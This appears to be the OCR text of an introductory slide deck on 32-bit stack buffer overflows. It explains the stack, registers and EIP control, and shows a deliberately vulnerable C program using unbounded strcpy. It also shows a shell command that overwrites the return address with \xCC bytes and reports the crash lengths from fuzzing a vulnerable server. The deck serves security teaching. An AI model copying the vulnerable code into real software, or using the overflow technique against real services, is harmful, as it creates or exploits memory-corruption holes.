
I WANT MY EIP
Buffer Overflow 101

ABOUT MIKE


- Started in IT in 1998
- Security since 2007
- Avid ice fisherman

MOTIVATION

https://twitter.com/infosecmemes

ASSUMPTIONS

- 32-bit x86 architecture
- Dealing with stack-based overflows & overwriting return address only
- No stack canaries
- No DEP or ASLR protections


WHAT IS A BUFFER OVERFLOW?



Casey Smith
@subTee
Following
True Vendor Call
Our software protects you from buffalo overflows.
Me:Excuse me, What? o_O
Buffalo Overflows.
Me: OK
Not a buffer overflow!


WHAT IS A BUFFER OVERFLOW?


- Program incorrectly allows writing more data into a buffer than it had previously allocated, causing adjacent memory to be overwritten

BACKGROUND – THE STACK

- Data structure – stores data in contiguous blocks
- Temporary storage in RAM
- Typical usage is to store local data, parameter values, and return address
- LIFO – Last in, first out


THE STACK VISUALIZED


0x00000000
ESP /
Top of Stack
Unallocated Stack Space
Char foo[50]
Frame Pointer
Return Address
Parent Routine Stack
0xFFFFFFFF
Increasing Memory Addresses ->
adapted from: https://en.wikipedia.org/wiki/Stack_buffer_overflow


0x00000000
ESP /
Top of Stack
Unallocated Stack Space
Char bar[10]
Char foo[50]
Frame Pointer
Return Address
Parent Routine Stack
0xFFFFFFFF
Increasing Memory Addresses ->
adapted from: https://en.wikipedia.org/wiki/Stack_buffer_overflow

ESP REGISTER

- Stores location of the top of the stack
  - Address moves lower as stack grows
  - Address moves higher as stack shrinks

GENERAL PURPOSE REGISTERS

- EAX - Accumulator
- EBX – Base
- ECX - Counter
- EDX - Data
- ESI – Source Index
- EDI – Destination Index
- EBP – Stack Base Pointer
- ESP – Stack Pointer


SPECIAL PURPOSE REGISTERS


- EIP – Extended Instruction Pointer
  - Stores address of next instruction to be executed
  - Control of EIP allows control of execution flow
  - Can only be modified through specific instructions or indirectly though the kernel


STACK BUFFER OVERFLOW VISUALIZED


```c
#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking

        printf("%s\n", c);
}

int main (int argc, char **argv)
{
        foo(argv[1]);

           return 0;
}
```


adapted from https://en.wikipedia.org/wiki/Stack_buffer_overflow


0x00000000
ESP /
Top of Stack
Unallocated Stack Space
c[0]
Char c[12]
c[11]
Saved EBP
Return Address (EIP)
Parent Routine Stack
0xFFFFFFFF
Increasing Memory Addresses ->
adapted from: https://en.wikipedia.org/wiki/Stack_buffer_overflow


root@kali:~/hardwater/eip# ./demo hello
hello
root@kali:~/hardwater/eip#


0x00000000
ESP /
Top of Stack
Unallocated Stack Space
h
e
l
l
o
\0
c[12]
Saved EBP
Return Address (EIP)
Parent Routine Stack
0xFFFFFFFF
Increasing Memory Addresses ->
adapted from: https://en.wikipedia.org/wiki/Stack_buffer_overflow


root@kali:~/hardwater/eip# ./demo $(python -c 'print "A" * 16
+ "\xCC\xCC\xCC\xCC"')
AAAAAAAAAAAAAAAA????
Segmentation fault


0x00000000
ESP /
Top of Stack
Unallocated Stack Space
A
A
A
A
A
A
A
A
A
A
A
A
A
A
A
A
\xCC
\xCC
\xCC
\xCC
Parent Routine Stack
0xFFFFFFFF
Increasing Memory Addresses ->
adapted from: https://en.wikipedia.org/wiki/Stack_buffer_overflow



DEMO TIME

FUZZING INPUT LENGTH

- Using vulnserv_fuzz_1_input_length.py

FUZZING INPUT LENGTH

- Only fuzzing the length of input, not protocol or handling of characters



Server accepted 1906 bytes but crashed at 2106.


- BO is occuring between 1906 & 2106 bytes of input

